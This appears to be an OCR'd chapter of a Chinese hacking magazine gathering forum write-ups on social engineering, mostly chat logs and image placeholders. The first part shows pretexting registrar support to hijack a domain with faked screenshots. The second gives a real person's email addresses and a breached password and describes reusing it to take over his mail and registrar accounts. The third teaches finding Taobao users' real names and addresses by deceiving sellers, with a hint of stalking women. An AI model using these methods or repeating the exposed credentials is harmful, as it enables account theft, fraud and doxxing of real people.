（全文完）责任编辑：鲨影_sharow

第六章　社会工程学

第1节 社工日月神教网站全过程

作者：ziwen

来自：法客论坛 — F4ckTeam

网址：http://team.f4ck.org/

穷 B，求打赏！纯原创，法客首发。转载给我注明一下，好不好。

起因

前几日日月神教那个骗子黑客皇帝被啥也不会的暗黑 shell 找来把我给射了。然后我就很生气，然后还得知这个黑客皇帝骗过很多人，我就更生气。（我小时候就被伪黑客骗过将近 1000 块钱，所以特别反感伪黑客），然后前几日我就打算社他一下，我这辈子还没成功劫持过网站呢 这次就打算破处！然后就查 whois，发现是有孚网络的，我果断给有孚打电话。问他这个域名的客服 QQ 是多少，然后他就让我去 sundns.com。我去了阳光互联之后阳光互联又让我去人文网 tmd....最后确认了他在人文网注册的。后先问人文网 016 客服，问到名字是 hackerhuangdi。然后换一个客服。聊天记录如下，如图 6-1-1，6-1-2，6-1-3，6-1-4，6-1-5：




图　6-1-1

blsna 13:17:54

进不去管理面板了

blsna 13:18:03

而且我用找回密码也找不回

blsna 13:18:10

怎么办

售后支持 - 四川人文在线网络服务有限 13:18:30

在会员区点击管理进不去吗？

blsna 13:19:09

登陆不进去

blsna 13:19:20

说啥密码错误名字错误之类的

售后支持 - 四川人文在线网络服务有限 13:19:31

截图看一下

图　6-1-2

blsna 13:20:02

售后支持 - 四川人文在线网络服务有限 13:20:30

那是你会员号密码输入错误，

售后支持 - 四川人文在线网络服务有限 13:20:33

点击忘记密码

blsna 13:20:52

我点了 我也输入名字和邮箱了 可是邮箱里啥子也没有

售后支持 - 四川人文在线网络服务有限 13:21:30

www.rwen.com 点击忘记密码， 输入你的用户名，就是会员号， 不是你的名字

blsna 13:21:45

我知道

blsna 13:21:48

我输入了会员号

blsna 13:21:52

那个hackerhuangdi

blsna 13:21:59

邮箱也输入对了

blsna 13:22:04

可是邮箱里没有邮件

售后支持 - 四川人文在线网络服务有限 13:22:50

信箱是对的吗？

图　6-1-3


blsna 13:23:03
当然是对的！要不然我把邮箱也截图给你看？
blsna 13:24:46
用不用？
13:25:08
客服售后支持目前忙碌，您希望： 选择其它客服 或者直接发送消息继续跟该客服联系。
13:25:16
您希望联系哪位客服？（单击选择）
人文网 102
人文网 106
售后支持
13:25:16
您希望联系哪位客服？（单击选择）
人文网 106
售后支持
人文网 102
13:25:21
您好，客服售后支持为您服务。
售后支持 - 四川人文在线网络服务有限 13:25:57
想一下吧， 因为我看到前几天还登录过，
blsna 13:26:40
真的想不到啊 能想到会来麻烦你们吗？
blsna 13:28:13
朋友你帮我一下好吗

图　6-1-4


售后支持 - 四川人文在线网络服务有限 13:28:28
你过一会再收一下
blsna 13:38:38
blsna 13:38:40
哥们
blsna 13:38:42
到现在都没有
blsna 13:38:43
我着急啊
blsna 13:38:54
帮帮忙改一下行吗
售后支持 - 四川人文在线网络服务有限 13:39:20
垃圾邮件里看一下， 我已帮你重置密码发给你了
blsna 13:40:19
真的没有 我邮箱以前被黑客黑过 总出问题 要不然我用这个邮箱发邮件给你们你们验证一下 行不

图　6-1-5

我用火狐改了一下邮箱然后截了几张图给他看，没想到他信了，如图 6-1-6，6-1-7，6-1-8，6-1-9：

图　6-1-6




图　6-1-7




图　6-1-8




图　6-1-9

就这样，很简单的成功了，如图 6-1-10：

图　6-1-10

（全文完）责任编辑：鲨影_sharow

第2节 社工兄弟连官网，误伤创始人李超

作者：Morker
来自：法客论坛 — F4ckTeam
网址：http://team.f4ck.org/

看到空间动态有个朋友拿到了兄弟连送的 php、Linux、Javascript 等等的学习教程，然后就晚上回家看了看网站。
目标：http://www.lampbrother.net/
首先利用谷歌收集信息。
找到 admin 在论坛的信息，如图 6-2-1：

图　6-2-1

点开第一个链接，如图 6-2-2：




图　6-2-2

发现邮箱：tarzanli@gmail.com，觉得没起到作用，然后根据这个链接：http://bbs.lampbrother.net/u.php?a=info&uid=1，更改了下：http://bbs.lampbrother.net/u.php?a=info&uid=2，如图 6-2-3：




图　6-2-3

发现邮箱：lc9433@163.com。利用社工库查询，发现如下信息：

csdn.net.sql<<

lc9433 # caonima1 # lc9433@163.com

www.csdn.net.sql<<

lc9433 # caonima1 # lc9433@163.com

tianya.txt<<

浪漫你和我 caonima1 lc9433@163.com

发现密码：caonima1。

然后利用密码进入了邮箱，如图 6-2-4：




图　6-2-4

然后想了想，gmail 的邮箱应该也可以进入，然后试着登入，成功，如图 6-2-5：




图　6-2-5

在 gmail 里发现了域名服务商，是神州宏网的服务商（http://www.ourhost.com.cn/），但是不知道用户名怎么办？在邮箱发现了订单号，然后用订单号找出了用户名，如图 6-2-6：




图　6-2-6

Id 是：h******2。

利用密码：caonima1，却登入成功了，如图 6-2-7：

图　6-2-7

不管是谷歌邮箱也好，还是 163 也罢，这里明确的清楚写了李超的名字，所以确认之前的两个邮箱都是兄弟连创始人的常用邮箱，如图 6-2-8：

图　6-2-8

看到了三个域名，如图 6-2-9：




图　6-2-9

看到这不用我说都明白了吧。还有就是要说下，163 的邮箱绑定了如下服务（支付宝、淘宝、腾讯域名邮箱、当当网、新浪），谷歌邮箱绑定了（域名商、京东）。可见危害怎么样我就不说了。安全渗透点到即可，我就不深入了。本次测试仅为安全检测，无任何破坏，望注意安全。管理已修复漏洞，望各位大牛不要再深入了，还有就是兄弟连管理员挺和善的，要是管理员都是这样，以后做安全测试也挺舒坦的。

（全文完）责任编辑：鲨影_sharow

第3节 社工思路-通过淘宝 ID 获得真实地址

作者：by 阿明
来自：法客论坛 — F4ckTeam
网址：http://team.f4ck.org/

这个社工思路用来社工骗子的时候还是有效的，虽然我喜欢无码，但是为了保护他人隐私，不得不打码，基友们见谅啊！今天无聊打开旺旺的查找好友功能，发现了这个，如图 6-3-1：

图　6-3-1

于是选定目标，点击头像到他的主页，如图 6-3-2：

图　6-3-2

可以看到他购买过的商品，于是选择第一个吧，进去联系店主，如图 6-3-3，6-3-4：

图　6-3-3

图　6-3-4

真实名字相信对于大家都还是有办法搞到的，如图 6-3-5：

图　6-3-5

这种方法呢，成功率还是比较高的，我测试了三个，三个卖家都中招，如图 6-3-6，6-3-7：

图　6-3-6

图　6-3-7

相信大家平时都有网购的经历，不止可以社淘宝，拍拍也可以，如果社工对象不网购，那我只能说 out 了，比如想人肉某刷钻骗子，获得他名字和淘宝名不难吧，大家自己可以尝试，如果是美女，得到了地址，和手机。你们懂的。

（全文完）责任编辑：鲨影_sharow

第4节 社出 DeDecms 后台

作者：smart

来自：法客论坛 — F4ckTeam

网址：http://team.f4ck.org/

搞一个织梦站点。目标站是 dede 程序，让我想起了前不久爆出的注入漏洞，成功爆出了帐号密码。默认后台修改了，我知道还有很多办法找到后台，这里我就不说了。我就想社出后

台，想试试自己的社工能力如何，在网站上得到了站长 QQ，加了站长 QQ 开始社工，大家看截图吧，如图 6-4-1 — 6-4-29：

图　6-4-1

图　6-4-2




图　6-4-3




图　6-4-4

图　6-4-5

图　6-4-6




图　6-4-7

图　6-4-8

图　6-4-9

图　6-4-10

图　6-4-11

图　6-4-12

图　6-4-13

图　6-4-14

图　6-4-15

图　6-4-16

图　6-4-17

图　6-4-18

图　6-4-19




图　6-4-20

图　6-4-21

